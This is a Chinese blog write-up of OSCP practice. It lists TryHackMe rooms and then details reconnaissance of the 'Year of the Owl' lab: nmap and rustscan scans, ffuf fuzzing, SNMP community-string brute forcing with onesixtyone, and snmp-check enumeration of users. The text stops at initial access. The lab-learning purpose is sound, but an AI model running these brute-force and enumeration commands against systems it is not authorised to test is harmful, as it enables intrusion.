来源
由于最近在备考 OSCP,在套餐开始前,心里没底,想要先刷一些靶机来练手,所以在网上找到了一份类似 OSCP 靶机的清单
| Tryhackme | |||
|---|---|---|---|
| More guided and friendly approach for some rooms but still great boxes and rooms for prep. Active Directory ones here are very good practice for the OSCP. | |||
| Linux | Windows | Active Directory and Networks | Other recommended rooms |
| Mr Robot | Steel Mountain | Attacktive Directory | SQL Injection Lab |
| Thompson | Year of the Owl | Attacking Kerberos | Linux Privilege Escalation |
| Kenobi | Retro | Wreath Network | Windows Privilege Escalation |
| GameZone | Alfred | Reset | Git Happens |
| Skynet | Relevant | Vulnnet: Active | NahamStore |
| Daily bugle | Blueprint | Enterprise | |
| Lazy admin | Hackpark | Ledger | |
| Tomghost | Weasel | Recommended paths | |
| Rootme | AllSignsPoint2Pwnage | Assumed Breach Scenarios: | Cyber Security 101 |
| CMesS | Anthem | Corp | Jr Penetration Tester |
| Ultratech | Hack Smarter Security (harder) | Lateral Movement and Pivoting | Offensive Pentesting |
| Internal | Cyberlens | Exploiting Active Directory | |
| Zeno | |||
| Boiler CTF | |||
| Wonderland | |||
| Silver Platter | |||
| Year of the Jellyfish |
由于机器数量较多,共 47 台,计划一天打 1-2 台,在一个月内打完全部机器。
0x02 Year of the Owl
简介
当迷宫就在你面前,你迷失方向时,有时候跳出墙壁思考才是前进的路。
原文
When the labyrinth is before you and you lose your way, sometimes thinking outside the walls is the way forward.
设置环境变量
export TARGET=10.49.163.76
信息搜集
使用 rustscan 和 nmap 进行端口扫描-TCP
rustscan -a $TARGET -r 1-65535 --ulimit 500 -- -sC -sV -T3

Open 10.49.163.76:80
Open 10.49.163.76:139
Open 10.49.163.76:445
Open 10.49.163.76:443
Open 10.49.163.76:3306
Open 10.49.163.76:3389
Open 10.49.163.76:5985
Open 10.49.163.76:47001


PORT      STATE SERVICE       REASON          VERSION
80/tcp    open  http          syn-ack ttl 126 Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1g PHP/7.4.10)
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.4.10
|_http-title: Year of the Owl
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
139/tcp   open  netbios-ssn   syn-ack ttl 126 Microsoft Windows netbios-ssn
443/tcp   open  ssl/http      syn-ack ttl 126 Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1g PHP/7.4.10)
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.4.10
| ssl-cert: Subject: commonName=localhost
| Issuer: commonName=localhost
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2009-11-10T23:48:47
| Not valid after:  2019-11-08T23:48:47
| MD5:     a0a4 4cc9 9e84 b26f 9e63 9f9e d229 dee0
| SHA-1:   b023 8c54 7a90 5bfa 119c 4e8b acca eacf 3649 1ff6
| SHA-256: 0169 7338 0c0f 1df0 0bd9 593e d8d5 efa3 706c d6df 7993 f614 1272 b805 22ac dd23
| -----BEGIN CERTIFICATE-----
......
|_-----END CERTIFICATE-----
|_http-title: Year of the Owl
| http-methods:
|_  Supported Methods: GET HEAD POST
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
445/tcp   open  microsoft-ds? syn-ack ttl 126
3306/tcp  open  mysql         syn-ack ttl 126 MariaDB 10.3.24 or later (unauthorized)
3389/tcp  open  ms-wbt-server syn-ack ttl 126 Microsoft Terminal Services
|_ssl-date: 2026-02-03T02:39:21+00:00; -1s from scanner time.
| ssl-cert: Subject: commonName=year-of-the-owl
| Issuer: commonName=year-of-the-owl
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-02-02T02:28:16
| Not valid after:  2026-08-04T02:28:16
| MD5:     4476 cb2a 7058 27ab 1658 c453 04fa 2cd4
| SHA-1:   ed97 09ed b09a 7dfd adc9 dee8 4c1e c8c6 8d25 a7e2
| SHA-256: 8c38 9482 3732 a43b 71f0 8820 cba3 088d a862 4fea 6054 a2b8 accb 3c28 67c6 e153
| -----BEGIN CERTIFICATE-----
......
|_-----END CERTIFICATE-----
| rdp-ntlm-info:
|   Target_Name: YEAR-OF-THE-OWL
|   NetBIOS_Domain_Name: YEAR-OF-THE-OWL
|   NetBIOS_Computer_Name: YEAR-OF-THE-OWL
|   DNS_Domain_Name: year-of-the-owl
|   DNS_Computer_Name: year-of-the-owl
|   Product_Version: 10.0.17763
|_  System_Time: 2026-02-03T02:38:41+00:00
5985/tcp  open  http          syn-ack ttl 126 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
47001/tcp open  http          syn-ack ttl 126 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
|_clock-skew: mean: -1s, deviation: 0s, median: -1s
| smb2-time:
|   date: 2026-02-03T02:38:42
|_  start_date: N/A
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 63331/tcp): CLEAN (Timeout)
|   Check 2 (port 30070/tcp): CLEAN (Timeout)
|   Check 3 (port 60365/udp): CLEAN (Timeout)
|   Check 4 (port 33733/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 21:39
Completed NSE at 21:39, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 21:39
Completed NSE at 21:39, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 21:39
Completed NSE at 21:39, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 77.81 seconds
           Raw packets sent: 12 (504B) | Rcvd: 9 (396B)
使用 nmap 扫描 UDP 端口(小坑)
这里有点小坑,一开始没有扫描出结果以为没有 UDP 端口开放,后面尝试了各种方式(SMB、RDP、MYSQL 爆破等)均未成功,查阅了一些 wp 后才发现原来入口点在 UDP 端口上......,所以降速重新扫描一下。
nmap -T5 -sU --top-ports 10000 $TARGET
# 以极高速度扫描目标主机最常见的 10000 个 UDP 端口,寻找开放的 UDP 服务。但是可能丢包严重导致扫描不到,并且扫描结果如果是不确定也不会显示出来。
nmap -sU -p 53,67,68,69,111,123,137,138,139,161,500,1900 $TARGET
# 指定一些常见端口进行扫描


nmap -sU -p 53,67,68,69,111,123,137,138,139,161,500,1900 $TARGET
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-02 22:17 -0500
Nmap scan report for 10.49.163.76
Host is up (0.28s latency).

PORT     STATE         SERVICE
53/udp   open|filtered domain
67/udp   open|filtered dhcps
68/udp   open|filtered dhcpc
69/udp   open|filtered tftp
111/udp  open|filtered rpcbind
123/udp  open|filtered ntp
137/udp  open|filtered netbios-ns
138/udp  open|filtered netbios-dgm
139/udp  open|filtered netbios-ssn
161/udp  open|filtered snmp
500/udp  open|filtered isakmp
1900/udp open|filtered upnp

Nmap done: 1 IP address (1 host up) scanned in 5.48 seconds
整理一下结果
| 端口 | 服务 | 组件/版本 | 说明 | 协议 |
|---|---|---|---|---|
| 80 | HTTP | Apache 2.4.46 + PHP 7.4.10 | Web 服务 | TCP |
| 139 | NetBIOS | Windows NetBIOS | SMB 相关 | TCP/UDP |
| 443 | HTTPS | Apache 2.4.46 | HTTPS Web 服务 | TCP |
| 445 | SMB | Microsoft-DS | 文件共享 | TCP |
| 3306 | MySQL | MariaDB 10.3.24+ | 数据库服务 | TCP |
| 3389 | RDP | Windows Terminal Services | 远程桌面 | TCP |
| 5985 | WinRM HTTP | Microsoft HTTPAPI 2.0 | PowerShell 远程管理 | TCP |
| 47001 | WinRM HTTP | Microsoft HTTPAPI 2.0 | WinRM 扩展端口 | TCP |
| 53 | domain | DNS 服务 | UDP | |
| 67 | dhcps | UDP | ||
| 68 | dhcpc | UDP | ||
| 69 | tftp | UDP | ||
| 111 | rpcbind | UDP | ||
| 123 | ntp | UDP | ||
| 137 | netbios-ns | UDP | ||
| 138 | netbios-dgm | UDP | ||
| 161 | snmp | UDP | ||
| 500 | isakmp | UDP | ||
| 1900 | upnp | UDP |
但是...实际上这种情况就是应该放弃 UDP 端口的渗透,因为很明显是目标有安全措施禁止了 UDP 端口的响应,所以我们指定扫描什么端口,他都会返回一个不确定的状态“open|filtered”,这里就很有疑问,不是很明白这个靶场这一步在考什么...
WEB 访问及目录扫描
80 和 443 端口,页面只有一只猫头鹰


尝试进行目录扫描使用 ffuf 工具进行扫描,字典使用 seclists 的
ffuf -u http://10.49.163.76/FUZZ -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt -c
网页文件扫描
ffuf -u http://10.49.163.76/FUZZ -w /usr/share/seclists/Discovery/Web-Content/raft-medium-files.txt -c
两次扫描均为发现明显的入口点(敏感的目录均 403)
SNMP 爆破
这里是查阅 wp 后才知道的...难以理解,在端口扫描阶段,UDP 端口均禁止响应,导致我们无法判断目标开放了什么端口,所以没去尝试,但这个靶机的突破口反而就在这里,这可能也是他被标记为 hard 难度的原因?😂
题外话: 不过这个 SNMP 倒是也接触过,在我顶替运维值班时,客户让我帮忙配置过,所以也比较熟悉(当时为了方便我不在的时候,客户也能给其他机器进行配置,还写个了操作文档)。很多事情在当时感觉是没意义的,但总会积累在脑中,日后某个时候突然被激活。


也是因为当时接触过,所以很清楚,snmp 默认的社区字符串为 public,当时还在文档内写了修改社区字符串的方法
尝试直接以 public 为社区字符串连接目标
snmpwalk -v 2c -c public $TARGET

并没有成功,还是老老实实爆破吧
onesixtyone $TARGET -c /usr/share/seclists/Discovery/SNMP/snmp-onesixtyone.txt
Scanning 1 hosts, 3218 communities
10.49.163.76 [openview] Hardware: Intel64 Family 6 Model 79 Stepping 1 AT/AT COMPATIBLE - Software: Windows Version 6.3 (Build 17763 Multiprocessor Free)
使用 openview 作为社区字符串连接 snmp
snmpwalk -v 2c -c openview $TARGET

能够成功连接但一直有输出,不方便我们查找敏感信息,尝试使用工具 snmp-check 来检查
snmp-check $TARGET -c openview
[*] System information:
Host IP address : 10.49.163.76
Hostname : year-of-the-owl
Description : Hardware: Intel64 Family 6 Model 79 Stepping 1 AT/AT COMPATIBLE - Software: Windows Version 6.3 (Build 17763 Multiprocessor Free)
Contact : -
Location : -
Uptime snmp : 01:18:21.62
Uptime system : 01:17:26.36
System date : 2026-2-3 03:45:42.0
Domain : WORKGROUP
[*] User accounts:
Guest
Jareth
Administrator
DefaultAccount
WDAGUtilityAccount
[*] Network information:
IP forwarding enabled : no
Default TTL : 128
TCP segments received : 200111
TCP segments sent : 56987
TCP segments retrans : 5791
Input datagrams : 286359
Delivered datagrams : 204148
Output datagrams : 63145
[*] Network interfaces:
Interface : [ up ] Software Loopback Interface 1
Id : 1
Mac Address : :::::
Type : softwareLoopback
Speed : 1073 Mbps
MTU : 1500
In octets : 0
Out octets : 0
Interface : [ down ] Microsoft 6to4 Adapter
Id : 2
Mac Address : :::::
Type : unknown
Speed : 0 Mbps
MTU : 0
In octets : 0
Out octets : 0
Interface : [ down ] Microsoft IP-HTTPS Platform Adapter
Id : 3
Mac Address : :::::
Type : unknown
Speed : 0 Mbps
MTU : 0
In octets : 0
Out octets : 0
Interface : [ down ] Microsoft Kernel Debug Network Adapter
Id : 4
Mac Address : :::::
Type : ethernet-csmacd
Speed : 0 Mbps
MTU : 0
In octets : 0
Out octets : 0
Interface : [ down ] Intel(R) 82574L Gigabit Network Connection
Id : 5
Mac Address : 00:0c:29:02:45:89
Type : ethernet-csmacd
Speed : 0 Mbps
MTU : 0
In octets : 0
Out octets : 0
Interface : [ down ] Microsoft Teredo Tunneling Adapter
Id : 6
Mac Address : :::::
Type : unknown
Speed : 0 Mbps
MTU : 0
In octets : 0
Out octets : 0
Interface : [ up ] AWS PV Network Device #0
Id : 7
Mac Address : 0a:b6:0c:3a:82:cd
Type : ethernet-csmacd
Speed : 1000 Mbps
MTU : 9001
In octets : 24762601
Out octets : 29164141
Interface : [ up ] AWS PV Network Device #0-WFP Native MAC Layer LightWeight Filter-0000
Id : 8
Mac Address : 0a:b6:0c:3a:82:cd
Type : ethernet-csmacd
Speed : 1000 Mbps
MTU : 9001
In octets : 24762601
Out octets : 29164141
Interface : [ up ] AWS PV Network Device #0-QoS Packet Scheduler-0000
Id : 9
Mac Address : 0a:b6:0c:3a:82:cd
Type : ethernet-csmacd
Speed : 1000 Mbps
MTU : 9001
In octets : 24762601
Out octets : 29164141
Interface : [ up ] AWS PV Network Device #0-WFP 802.3 MAC Layer LightWeight Filter-0000
Id : 10
Mac Address : 0a:b6:0c:3a:82:cd
Type : ethernet-csmacd
Speed : 1000 Mbps
MTU : 9001
In octets : 24762601
Out octets : 29164141
[*] Network IP:
Id IP Address Netmask Broadcast
7 10.49.163.76 255.255.192.0 1
1 127.0.0.1 255.0.0.0 1
[*] Routing information:
Destination Next hop Mask Metric
0.0.0.0 10.49.128.1 0.0.0.0 25
10.49.128.0 10.49.163.76 255.255.192.0 281
10.49.163.76 10.49.163.76 255.255.255.255 281
10.49.191.255 10.49.163.76 255.255.255.255 281
127.0.0.0 127.0.0.1 255.0.0.0 331
127.0.0.1 127.0.0.1 255.255.255.255 331
127.255.255.255 127.0.0.1 255.255.255.255 331
169.254.169.123 10.10.0.1 255.255.255.255 50
169.254.169.249 10.10.0.1 255.255.255.255 50
169.254.169.250 10.10.0.1 255.255.255.255 50
169.254.169.251 10.10.0.1 255.255.255.255 50
169.254.169.253 10.10.0.1 255.255.255.255 50
169.254.169.254 10.10.0.1 255.255.255.255 50
224.0.0.0 127.0.0.1 240.0.0.0 331
255.255.255.255 127.0.0.1 255.255.255.255 331
[*] TCP connections and listening ports:
Local address Local port Remote address Remote port State
0.0.0.0 80 0.0.0.0 0 listen
0.0.0.0 135 0.0.0.0 0 listen
0.0.0.0 443 0.0.0.0 0 listen
0.0.0.0 445 0.0.0.0 0 listen
0.0.0.0 3306 0.0.0.0 0 listen
0.0.0.0 3389 0.0.0.0 0 listen
0.0.0.0 5985 0.0.0.0 0 listen
0.0.0.0 47001 0.0.0.0 0 listen
0.0.0.0 49664 0.0.0.0 0 listen
0.0.0.0 49665 0.0.0.0 0 listen
0.0.0.0 49667 0.0.0.0 0 listen
0.0.0.0 49668 0.0.0.0 0 listen
0.0.0.0 49669 0.0.0.0 0 listen
0.0.0.0 49671 0.0.0.0 0 listen
10.49.163.76 139 0.0.0.0 0 listen
[*] Listening UDP ports:
Local address Local port
0.0.0.0 123
0.0.0.0 161
0.0.0.0 3389
0.0.0.0 5353
0.0.0.0 5355
10.49.163.76 137
10.49.163.76 138
127.0.0.1 61701
[*] Network services:
Index Name
0 Power
1 mysql
2 Server
3 Themes
4 SysMain
5 Apache2.4
6 IP Helper
7 DNS Client
8 DHCP Client
9 Time Broker
10 Workstation
11 SNMP Service
12 User Manager
13 Windows Time
14 CoreMessaging
15 Plug and Play
16 Print Spooler
17 Task Scheduler
18 Amazon SSM Agent
19 CNG Key Isolation
20 COM+ Event System
21 Windows Event Log
22 IPsec Policy Agent
23 Group Policy Client
24 RPC Endpoint Mapper
25 Web Account Manager
26 AWS Lite Guest Agent
27 Data Sharing Service
28 Device Setup Manager
29 Network List Service
30 System Events Broker
31 User Profile Service
32 Base Filtering Engine
33 Local Session Manager
34 TCP/IP NetBIOS Helper
35 Cryptographic Services
36 Application Information
37 Certificate Propagation
38 Remote Desktop Services
39 Shell Hardware Detection
40 Diagnostic Policy Service
41 Network Connection Broker
42 Security Accounts Manager
43 Windows Defender Firewall
44 Network Location Awareness
45 Windows Connection Manager
46 Windows Font Cache Service
47 Remote Procedure Call (RPC)
48 Update Orchestrator Service
49 User Access Logging Service
50 DCOM Server Process Launcher
51 Remote Desktop Configuration
52 Windows Update Medic Service
53 Network Store Interface Service
54 Client License Service (ClipSVC)
55 Distributed Link Tracking Client
56 System Event Notification Service
57 Connected Devices Platform Service
58 Windows Defender Antivirus Service
59 Windows Management Instrumentation
60 Distributed Transaction Coordinator
61 Microsoft Account Sign-in Assistant
62 Background Tasks Infrastructure Service
63 Program Compatibility Assistant Service
64 Connected User Experiences and Telemetry
65 WinHTTP Web Proxy Auto-Discovery Service
66 Windows Push Notifications System Service
67 Windows Remote Management (WS-Management)
68 Remote Desktop Services UserMode Port Redirector
69 Windows Defender Antivirus Network Inspection Service
[*] Processes:
Id Status Name Path Parameters
1 running System Idle Process
4 running System
68 running Registry
408 running smss.exe
508 running svchost.exe C:\Windows\system32\ -k netsvcs -p
524 running svchost.exe C:\Windows\System32\ -k termsvcs
528 running dwm.exe
564 running csrss.exe
640 running csrss.exe
656 running wininit.exe
700 running winlogon.exe
764 running services.exe
780 running lsass.exe C:\Windows\system32\
884 running svchost.exe C:\Windows\system32\ -k DcomLaunch -p
908 running fontdrvhost.exe
916 running fontdrvhost.exe
976 running svchost.exe C:\Windows\System32\ -k LocalSystemNetworkRestricted -p
980 running svchost.exe C:\Windows\system32\ -k RPCSS -p
1044 running svchost.exe C:\Windows\System32\ -k LocalServiceNetworkRestricted -p
1192 running svchost.exe C:\Windows\system32\ -k LocalService -p
1284 running svchost.exe C:\Windows\system32\ -k NetworkService -p
1292 running svchost.exe C:\Windows\system32\ -k LocalServiceNetworkRestricted -p
1308 running MsMpEng.exe
1312 running snmp.exe C:\Windows\System32\
1332 running svchost.exe C:\Windows\system32\ -k LocalService
1440 running svchost.exe C:\Windows\system32\ -k LocalServiceNoNetworkFirewall -p
1496 running svchost.exe C:\Windows\system32\ -k LocalServiceNoNetwork -p
1584 running amazon-ssm-agent.exe C:\Program Files\Amazon\SSM\
1628 running LiteAgent.exe C:\Program Files\Amazon\XenTools\
1712 running svchost.exe C:\Windows\system32\ -k netsvcs
1752 running svchost.exe
1940 running spoolsv.exe C:\Windows\System32\
1980 running svchost.exe C:\Windows\System32\ -k utcsvc -p
2064 running mysqld.exe C:\xampp\mysql\bin\ --defaults-file=c:\xampp\mysql\bin\my.ini mysql
2104 running httpd.exe C:\xampp\apache\bin\ -k runservice
2156 running svchost.exe C:\Windows\System32\ -k smbsvcs
2316 running svchost.exe C:\Windows\system32\ -k NetworkServiceNetworkRestricted -p
2648 running WmiPrvSE.exe C:\Windows\system32\wbem\
2972 running httpd.exe C:\xampp\apache\bin\ -d C:/xampp/apache
3512 running LogonUI.exe /flags:0x2 /state0:0xa3a7d855 /state1:0x41c64e6d
3980 running NisSrv.exe
4024 running svchost.exe
4508 running msdtc.exe C:\Windows\System32\
[*] Storage information:
Description : ["C:\\ Label: Serial Number 7c0c3814"]
Device id : [#<SNMP::Integer:0x00007f7dea988a40 @value=1>]
Filesystem type : ["unknown"]
Device unit : [#<SNMP::Integer:0x00007f7dea986e48 @value=4096>]
Memory size : 19.46 GB
Memory used : 12.72 GB
Description : ["Virtual Memory"]
Device id : [#<SNMP::Integer:0x00007f7dea981d30 @value=2>]
Filesystem type : ["unknown"]
Device unit : [#<SNMP::Integer:0x00007f7dea9801d8 @value=65536>]
Memory size : 3.12 GB
Memory used : 1.31 GB
Description : ["Physical Memory"]
Device id : [#<SNMP::Integer:0x00007f7dea94f290 @value=3>]
Filesystem type : ["unknown"]
Device unit : [#<SNMP::Integer:0x00007f7dea94d7b0 @value=65536>]
Memory size : 2.00 GB
Memory used : 1.02 GB
[*] File system information:
Index : 1
Mount point :
Remote mount point : -
Access : 1
Bootable : 0
[*] Device information:
Id Type Status Descr
1 unknown running Microsoft XPS Document Writer v4
2 unknown running Microsoft Print To PDF
3 unknown running Unknown Processor Type
4 unknown unknown Software Loopback Interface 1
5 unknown unknown Microsoft 6to4 Adapter
6 unknown unknown Microsoft IP-HTTPS Platform Adapter
7 unknown unknown Microsoft Kernel Debug Network Adapter
8 unknown unknown Intel(R) 82574L Gigabit Network Connection
9 unknown unknown Microsoft Teredo Tunneling Adapter
10 unknown unknown AWS PV Network Device #0
11 unknown unknown AWS PV Network Device #0-WFP Native MAC Layer LightWeight Filter
12 unknown unknown AWS PV Network Device #0-QoS Packet Scheduler-0000
13 unknown unknown AWS PV Network Device #0-WFP 802.3 MAC Layer LightWeight Filter-
14 unknown running Fixed Disk
15 unknown running Fixed Disk
16 unknown running IBM enhanced (101- or 102-key) keyboard, Subtype=(0)
17 unknown unknown COM1:
[*] Software components:
Index Name
1 XAMPP
2 Microsoft Visual C++ 2017 x64 Minimum Runtime - 14.11.25325
3 Microsoft Visual C++ 2017 x64 Additional Runtime - 14.11.25325
4 Amazon SSM Agent
5 Amazon SSM Agent
6 Microsoft Visual C++ 2017 Redistributable (x64) - 14.11.25325
初始访问
整理一下获得的用户名
[*] User accounts:

  Guest
  Jareth
  Administrator
  DefaultAccount
  WDAGUtilityAccount
